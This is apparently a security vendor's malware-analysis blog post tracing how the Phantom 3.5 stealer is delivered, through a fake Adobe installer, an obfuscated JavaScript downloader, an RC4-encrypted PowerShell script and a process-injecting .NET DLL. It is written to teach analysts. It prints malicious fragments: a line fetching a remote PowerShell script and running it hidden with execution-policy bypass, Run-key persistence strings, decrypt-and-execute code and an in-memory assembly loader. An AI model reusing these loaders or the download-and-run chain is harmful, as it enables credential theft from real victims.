

Phantom 3.5: Initial Vector Analysis & Forensics

labs.k7computing.com/index.php/phantom-3-5-initial-vector-analysis-forensics

Debmalya Datta

December 17, 2025

Phantom, a stealer malware, sends back sensitive data like passwords, browser cookies, credit card information, crypto wallet credentials, victim's IP addresses, etc to the attacker. This can be used in identity theft, account takeovers or even worse the infected machine can be used as a tool to orchestrate bigger malware attacks.

With the increased use and vast amount of files that are available on the internet, most oblivious users fail to differentiate between safe and malicious content they are downloading. In this blog, we will delve into a stealer named Phantom version 3.5 and its initial vector.

This blog is targeted towards cybersecurity enthusiasts and aspiring malware researchers. It all starts with a file 'Adobe 11.7.7 installer' which in our case is obviously a fake name. It was first submitted to VirusTotal on 29th Oct this year.

History ⓘ	
First Submission	2025-10-29 19:41:46 UTC
Last Submission	2025-10-30 10:41:47 UTC
Last Analysis	2025-10-31 11:35:58 UTC

Fig 1: Fake installer first seen

Fig 2 shows the execution flow of the malware. The file is an obfuscated .xml file with a JavaScript embedded within. The best way to know what a file does is to execute it in a sandbox environment. This is part of our routine analysis.




Fig 2: Malware execution flow


```
U(0x388)]=https://positivepay-messages.com/file/floor.ps1,f['q18FG']=aU(0x1b1),f['hgPnt']=aU(0x308),f[aU(0x32c)]=aU(0x394),f[aU(0x290)]=UdF2S',f[aU(0x1d0)]=aU(0x23d),f[aU(0x37b)]=aU(0x39d),f['HVEvU']='CreateTextFile',f[aU(0x1e8)]=aU(0x38b),f['tkEDo']=aU(0x1cc),f[aU(0x326)]=aU(0x274),f[aU(0x281)]=aU(0x340),f[aU(0x28c)]=aU(0x38a),f[aU(0x27b)]=aU(0x28b),f[aU(0x1ef)]=21314110',f[aU(0x313)]=aU(0x358),f[aU(0x1e9)]=aU(0x25b),f[aU(0x203)]=aU(0x27f),f[aU(0x21a)]=61314121710151811',f[aU(0x385)]=aU(0x2a4),f[aU(0x1b7)]=aU(0x1b8),f[aU(0x226)]=aU(0x20c),f[aU(0x321)]=aU(0x278),f['eXQp']]=aU(0x236),f[aU(0x38e)]=aU(0x1f3),f[aU(0x208)]=aU(0x332),f[aU(0x283)]=aU(0x35a),f['YT=VK']=oBKTd',f[aU(0x212)]=aU(0x2aa),f[aU(0x1da)]=CopyFile',f[aU(0x1f9)]=aU(0x288),f[aU(0x311)]=MjsKq',f[aU(0x33f)]=status',f[aU(0x1ee)]=aU(0x2ae),f[aU(0x32f)]=powershell.exe\20-WindowStyle\20Hidde\20-ExecutionPolicy\20Bypass\20-File\20\22',f[aU(0x344)]=aU(0x1b3),f[aU(0x34d)]=aU(0x331),f[aU(0x389)]=XvOY',f[aU(0x2bc)]=aU(0x30b),f[aU(0x1f2)]=aU(0x255),f['xpURE']=M2PYa',f[aU(0x355)]=bbZxq',f[aU(0x346)]=51032zqlIB',f[aU(0x312)]=aU(0x2c9),f['QXYiN']=aU(0x1ae),f[aU(0x319)]=aU(0x231),f[aU(0x234)]=aU(0x257),f[aU(0x364)]=aU(0x1ad),f[aU(0x352)]=aU(0x279),f[aU(0x31a)]=YIMxv',f['dUEiv']=aU(0x1b6),f[aU(0x1c5)]=aU(0x24e),f[aU(0x1bb)]=aU(0x2ea),f[aU(0x2de)]=ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789',f[aU(0x2f4)]=vELUT',f[aU(0x342)]=aU(0x2ed),f[aU(0x327)]=aU(0x392),f[aU(0x31f)]=aU(0x2c1),f[aU(0x22a)]=aU(0x28e),f[aU(0x325)]=5099632vKgcZF',f[aU(0x22c)]=aU(0x396),f[aU(0x2e2)]=aU(0x39c),f[aU(0x1fc)]=aU(0x1cb),f[aU(0x1fb)]=aU(0x365),f[aU(0x29c)]=aU(0x2a3)var
```

Fig 4: downloader

Also, we can see references to legitimate Windows executable 'Aspnet_compiler.exe', run entries to create persistence, taskkill commands to kill the PowerShell process, etc.

```
Dit','FolderExists','HEBz','DMOaJ','ScGFm','EueNq','ilxcm','gxhgu','Eynmb','jVpgl','ggEqK','sinKR','VCzfs','zAwWH','qYgrN','QxPDW','ACtbn','GUSnF','send','pxxjN','UTIWZ','fNjUx','ibFwZ','pYMKi','xpURE','Write','OgTms','FZePg','Qmban','zJsql','bzWUW','soDyQ','mAIjJ','YqOij','G1Spw','aspnet_compiler.exe','hgPnt','MfDQL','RrpWV','YyosA','IRRsK','zkjFp','sWjec','AvlNH','Count','buUTm','KEFWz','myBvZ','WeOGC','nVYrz','CRDYW','UjzYO','ZJorK','cSgfc','qeryG','jndCN','KngJm','fnKhs','plPIC','Mjeon','RegWrite','NtNTE','MrmzR','hHly','KoZVA','ReZM','JWfY','CreateFolder','OpHjp','dJEDC','Ebmzt','open','rUpwD','2089038UigFN2','cLBht','hftw','ExecQuery','CUHFk','xNRe','IFxZt','nocfg','KEJmL','tkEDo','GMFaq','Esfqt','HKCU\Software\Microsoft\Windows\CurrentVersion\Run','bMmGm','kocuh','j2mmx','1YHy','kIQvG','uioEJ','VgxQP','mTQon','3014fKdStP','XBqCP','ixsrP','sNtbV','UxLi','vDZnb','ZpdHU','WwShK','1026tQFEvf','EoFV','JHSON','UQuaz','XzZnt','NbQWY','HkcEY','hAzPn','pEJxd','M10','bTFLJ','ExpandEnvironmentStrings','XppEL','FSFBq','mqxLX','MSXML2.XMLHTTP','MsYeo','tNqqi','yWqPL','system.update.ps1','Quit','RjUpj','OHDrY','ajldj','OmbPY','XPKos','cyBIJ','bBpyc','VnkfL','576702KzZFs2','jwrOB','FUSqI','jPwDN','jQahf','RYeTY','HVEvU','YWobb','GSxBy','SELECT\20\20FROM\20Win32_Processes\20WHERE\20Name\20=\20\20\20','aYFCv','JXNIj','ZLgcm','KgdKd','fmyRm','kavSe','gJjuz','teRrZ','fHavv','rtMim','lwJeN','xfJpQ','ssHaf','cKfz','znQu','HfBgQ','yqCm','EvhNp','GfIMW','xkNss','TYvvi','FeBAO','XMaGk','GyArD','responseText','fYrFh','UYQuh','zkhx','qmWIT','YThit','35zJMDiH','woLcd','FXkxi','UHenM','UHWdK','UuoPK','EmuIh','URKsQ','gmTKt','OviBq','kNKGh','ZJhmg','xHwsI','PvpPM','FhWk','QoInH','lvTJE','cbbCB','awogd','nedRs','Ockoe','rkWoF','rpAjp','vymHN','fPKYO','ELASJ','itlDU','tccsz','hNYB','owkHf','dTojX','JWkVg','CmWml','zmdsc','icYjs','WDYtz','FaCsJ','ZlPqu','xeelE','REG_SZ','tEZJN','Fosmc','LqaKJ','iwxXo','LJxXT','bFhZG','hNimU','TUWsh','HbQtg','BWHcn','OedIF','tYiHe','KYeUn','suqNY','oihMY','dLIi','UJxQU','eTqV','Ndemy','TvmB','fmxL','RyMiu','ptVtm','QJ8FG','taskkill\20/im\20powershell.exe\20/T','lryAs','cyBPD','2dhql','vVvV
```

Fig 5: Identifiable Strings

Looking at the PowerShell script that was being downloaded 'floor.ps1' as shown in Fig 6, we see a base64 string stored in a variable.

```
# Encrypted PowerShell Script
# RC4 Decryption required to execute

# Encrypted data and key in Base64 format with mangled variable names
$X5fA3q9 = '3+63H06HxZBnG2XPgVKTAYmKHvcTdAv8+EEb4PxLDtyS80eJXtd081zovfxbap0FTXqIhpjGn1qYBa2RAWpNqmEKt18046jQyzz69owin4dgTrGTz+kk4P7jJiAwOCFZJx++AiaS4+AphQutbma2v9d90avuFeCIV51jfwU4u1jExOLXGZreYVjv2dfZIwcQybZGSrprrr/DvB1/C11/rjIBX2LkQG6qVkeGhYakOMEHRCb.jlF5vTjPYo3xvWoNqCzDrzaCsW//Z1pLSZ145hFRN0iMhpW0rn0u1yzfmdUbsKh2+BaA8xv9w65UOT/X7IT15vnQh1lm9khh1Svcs1H81N8UYQk4ooFNHAcGt9K1blcfy1dBcfKmp8sfktPqQ5E+mq8T/5DKHhL5ratwX09kT940wqlfR181Pel6d9XJbqNHAvf4MBG6Us1HKLYAMFrcj7NKGqPU60oHra9igibtsMyEudbcJ7MB9LwjNfdfsQPac2dcBKJEHahVfWRVpmuFpt4/Enc187g4tQh0V/jH17fDSXUyWMI/2fIse1lYDi2xeEWDUR/N8ezhnB991LMlMGXdeatSSuN/yfZUGj1Vtq63TWk14GZz4MvPissKeWaysLuboT1kSWa+ede2JXXIGR3vXItg1Z8x/iou2i2Ts7n/dbkOneLHgOUjUAC4dhjXzIPKmhXyz9iv8jWe9kD/qyf/N+Sa8vYwo7tH9vSykYpJ4sg7+Oy85hKrKD0yYML1q4Q58vqWDMKs/UZ9W2+CNfve7EroX4qd/MHqBDEwu/Nv/DK82YLzPjjw/ZXdf7tZH2i/bSXCDrcG5MKXefVMk56QjajxxGkn1kqREPCrf++AUqmGYV1gzbfHavX+fh25nE3bohTuf1f3AVfa28R+MPmnkKSEh5CA9gP2duZMOY11sW18VKTReoMa70UvEv014HgJMCTtGFN1hPaYaWfVq1h1b8/xYLC8d2Kze/Zmnw28PwELKhuvZ171ONRYP/L++n9Mpfjp1Bes3x2y0CvmKt0E+SMMyE9KQbpkz7QcK7M3vqA1Ie41bryGOURZVw4+vNT6+HfA4Vib/V/1kLuispAWaMVPJoD5WVGv6I86J5dJLpJ0mEtzxv/bCiEcHQpDxkYL+4YVd6ueK/R5XubVLKJUitHjFUNQySP/5/nalbbVWY7zhZpdGBtwi2PdA5HFc3DrfbcfqJfxYZL05yKJv35RWUvxZG2eaZaUMN0PyORULQh1z1+WEZa1eR
```

Fig 6: base64 string

This base64 string seems to be RC4 encrypted data. So probably we will find a key somewhere. After scrolling and crashing Notepad++ a few times we reach the variable where the key is stored.

```

$K8rTm2 = 'WYLuq13qtZMGaz1Al4UNfg=='

# Convert Base64 strings to byte arrays
function Convert-Base64ToByteArray {
    param([string]$hexStr)

    $byteArr = [System.Convert]::FromBase64String($hexStr)
    return $byteArr
}

$encData = Convert-Base64ToByteArray -hexStr $x5fA3q9
$keyB = Convert-Base64ToByteArray -hexStr $K8rTm2

# RC4 Decryption function with mangled names
function Invoke-RC4M {
    param(
        [byte[]]$DataX,
        [byte[]]$KeyY
    )

    # Initialize S array
    $SArr = New-Object byte[] 256
    for ($ind = 0; $ind -lt 256; $ind++) {
        $SArr[$ind] = $ind
    }

    # Key scheduling algorithm (KSA)
    $jVal = 0
    for ($ind = 0; $ind -lt 256; $ind++) {
        $jVal = ($jVal + $SArr[$ind] + $KeyY[$ind % $KeyY.Length]) % 256

        # Swap S[i] and S[j]
        $temp = $SArr[$ind]
        $SArr[$ind] = $SArr[$jVal]
        $SArr[$jVal] = $temp
    }

    # Pseudo-random generation algorithm (PRGA)
    $result = New-Object byte[] $DataX.Length
}

```

Fig 7: RC4 key and decryption

As we can see the key is in base64. We can use the same script to decode and decrypt the contents or use CyberChef as it is easier. The script executes the decrypted script as shown in Fig 8.

```
# Decrypt and execute the script
$decScript = Decrypt-RC4Data -encData $encData -keyB $keyB

if ($decScript) {
    # Execute the decrypted script
    Invoke-Expression $decScript
}
else {
    Write-Error "Failed to decrypt the script using RC4"
}
```

Fig 8: Executing decrypted script

Let's move on with the decryption. We can search RC4 in CyberChef's operation tab. Drag it to the Recipe tab, put the key as it is in the passphrase box and select it as base64. The InputFormat box needs to be selected as base64. Copy the base64 string from the script file and paste it in the input box and voilà! We have the decrypted script. We will save the script and analyse it now.

The decrypted script looks like this:

```
function Invoke-ManagedAssembly {
    param(
        [Byte[]]$RawAssemblyBytes,
        [string]$TargetTypeName,
        [string]$TargetMethodName,
        [object[]]$MethodArguments
    )

    try {
        # Load assembly into current application domain
        $loadedAssembly = [System.Reflection.Assembly]::Load($RawAssemblyBytes)

        # Get the specified type from the loaded assembly
        $targetType = $loadedAssembly.GetType($TargetTypeName)

        # Configure binding flags for static public methods
        $bindingAttributes = [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::Static

        # Retrieve the method information
        $targetMethod = $targetType.GetMethod($TargetMethodName, $bindingAttributes)

        if ($null -eq $targetMethod) {
            Write-Warning "Method '$TargetMethodName' not found in type '$TargetTypeName'"
            return $null
        }

        # Invoke the static method with provided arguments
        return $targetMethod.Invoke($null, $MethodArguments)
    }
    catch {
        Write-Error "Assembly method invocation failed: $($_.Exception.Message)"
        return $null
    }
}

function Test-ProcessAbsent {
    param([string]$ProcessName)

    $processExists = Get-Process -Name $ProcessName -ErrorAction SilentlyContinue
    return (-not $processExists)
}

# Main monitoring and execution routine
function Start-MonitoringRoutine {
    param(
        [string]$MonitorProcessName = "Aspnet_compiler",
        [int]$CheckIntervalSeconds = 5
    )

    do {
        if (Test-ProcessAbsent -ProcessName $MonitorProcessName) {
            # Decode the base64 encoded assembly

```

Fig 9: Decrypted script

After decryption we see a lot of interesting stuff going on.

We see '{System.Reflection.Assembly}::Load(\$RawAssemblyBytes)'. So basically, .NET Common Language Runtime reserves an isolated memory space called managed AppDomain. In this script, RawAssemblyBytes is directly loaded in this memory region. This technique is very common for malwares to evade detection.

It then checks 'Aspnet_compiler' if the process is running. It checks it at 5s intervals.

There are base64 encoded strings we can see in Fig 10. Now we copy the base64 string and decode it. On decoding it turns out to be a PE file. Loading this file into CFF explorer, we see it is a .NET file and it is a dll as shown in Fig 11 and Fig 12. On loading it in DIE we can see it is obfuscated.

```
do {
  if (Test-ProcessAbsent -ProcessName $MonitorProcessName) {
    # Decode the base64 encoded assembly
    $decodedAssemblyBytes =
    [System.Convert]::FromBase64String('TVgQAAMAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA4fug4AtAnNI
    bgBTM0hVgHpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIGVlZGUuZDQ0KJAAAAAAAAABQRQAATAEDAPGw8dIAAAAAAAAAAQADiELATAAAFAAAAAGAAAAAAvmSAAA
    AgAAAAgAAAAABAAAAgAAAAABAAAAAGAAAAAAADAAAAAAgAAAAAAAMAYIUABABABAAAAAEAAAAEAAAAAAAAABAAAAAAAHBvAABLAaaaaIAAAHQDAAA
    AAAAAAAAAAAAAAAAAKAAAwAAAsbwAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAcS0ZXh0AAAAxSAAAAgAAAAUAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGaucnNyYwAAAHQDAAAAgAAAAQAAABSAAAAAAAAAAAAAAAAAAAAAAAAAAAAABALnJlbg9jAAAAAAAKAAA
    AACAAAAVgAAAAAAAAAAAAAAAAQAAQgAAAAAAAAAAAAAAAAAAAAAGbWAAAAAAAEgAAAAcAAUAdEAAAAuAAABAAAAAAAHHRuAAC4AAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAYqAAaKAEAAAYqABMwAAAtAAAAQAABQAPACgDAAAGDwEoBAAABTABAAABKAEAAAOoAGAACqUBAAABcJgAAAAABioAGZAMABcKAAACAAA
    RIACAAAD+DhkA0AAAAAD+DBkARQkAAABFAAADAKAAL8JAABNCQAazwKAAM4JAAAtAAAAAAKAAAFcJAAA4SgAAABEoOcIJAAAgAgAAAH6CAAAEezEAAQ6t////yYgAAAAADis
    ////OoIAAAgAQAAAH6CAAAEz3oAAQ6k////yYgAQAAADiI////AAB+CgAABAJ+AwAAACn4EAAAKfgQAAAcWIAQAAAH+BAAACHgSAhIDby8AAAYW/gETESnAAAAOQAAAD+D
    AUARS4AAADzAgAALAAAAFcHAACeBAAAEQMAAD9EAAcWAgAAtwQAAIoFAAD2AAwAQAYAAEKCAAAFAAAAdwQAAB0CAABmAgAAsgcAAABkEAAA9AgAABQAAAFwAAAAFAwAArQQAAG
    QFAACRAAAIAAAACwCAAAUuGAA5wUAAEYAAADFBgAAhwEAAAJ0FAABVAgAAZgAAAJSDAADGAAAYAEAAAN0BAAC6AAUAAwMAAN4DAAA5BwAAcgIAAFKDAAAIAQAAAO4CAAA4GAE
    AADgIAwAAERU6uQQAACAAWAAAOCP//9zBQAACnoAODsBAAA4dAEAAHMFAAAkEhEETPgAAABYEW04MgYAABYTCyAmAAAAOPD+//9zBQAACnoAEQ0fKfPgtDTjubQAAfhMaICAA
```

Fig 10: Encoded base64

File
Settings
?

cfd8024adf35c0e3ce5fc2628b65f
2_b64 decoded.dat

File: 2_b64 decoded.dat

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- Debug Directory
- .NET Directory
 - MetaData Header
 - MetaData Streams
 - #~
 - Tables Header
 - Tables
 - #Strings
 - #US
 - #GUID
 - #Blob

Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor

Property	Value
File Name	2_b64 decoded.dat
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	22.00 KB (22528 bytes)
PE Size	22.00 KB (22528 bytes)
Created	Wednesday 05 November 2025, 16.54.23
Modified	Wednesday 05 November 2025, 16.54.23
Accessed	Thursday 06 November 2025, 17.44.15
MD5	2BE5F6AFA114EE5607D88BC5AEEC4D32
SHA-1	86B55EFF8EE238161EF34A99086F6D1E482595E4

Property	Value
Comments	
CompanyName	
FileDescription	BLACKHAWK
FileVersion	1.0.0.0
InternalName	BLACKHAWK.dll
LegalCopyright	Copyright © 2025
LegalTrademarks	
OriginalFilename	BLACKHAWK.dll
ProductName	BLACKHAWK
ProductVersion	1.0.0.0

Fig 11: .NET file




Fig 12: BLACKHAWK.dll




Fig 13: Obfuscated dll

Since the .NET file is obfuscated we won't waste time de-obfuscating the whole file. Rather if we go to the User-Strings #US for the file, we can see some interesting strings in Unicode format. WriteProcessMemory, VirtualAllocEx, ResumeThread, etc are names of some of the Windows API functions that programs use to write data into a running process' memory region. Malwares typically use these functions to perform Process Injection.

So what is going on in this decrypted script file?

The script first checks if Aspnet_compiler.exe is running, if it does it silently lets it continue running, otherwise it creates the process Aspnet_compiler.exe.

It decodes the base64 encoded dll named BLACKHAWK.dll and loads it into .NET CLR memory region to evade detection.

This BLACKHAWK.dll is an Injector. This dll's SHOOT method injects the binary stored in the variable 'ExecutionPayload' into Aspnet_compiler's memory region.

If we look at the first 2 comma separated values in the variable 'ExecutionPayload' we can see their corresponding ASCII values are M and Z which is the magic number for a PE file.

So we can conclude that a PE file has been injected into Aspnet_compiler.exe's memory region. Now we will check if this is actually the case.

First things first, we set up a controlled environment and get tools like 'hollows_hunter' and 'ProcDump' website. Parallely run ProcessExplorer and ProcessMonitor.

Keeping all the above mentioned tools running in the background except ProcDump as we do not need it for monitoring, we can execute the script happily.

First thing that we see is a process Aspnet_compiler.exe is created. We note down the PID of Aspnet_compiler.exe. 'hollows_hunter' lists out all the PIDs for which injection has been made and we can see our Aspnet_compiler.exe PID is one of them. It saves its findings in a log file. The combined screenshot of the log and the process is shown in Fig 16.




Fig 16: log file by 'hollows_hunter'

ProcessMonitor shows the following behavior as shown in Fig 17.

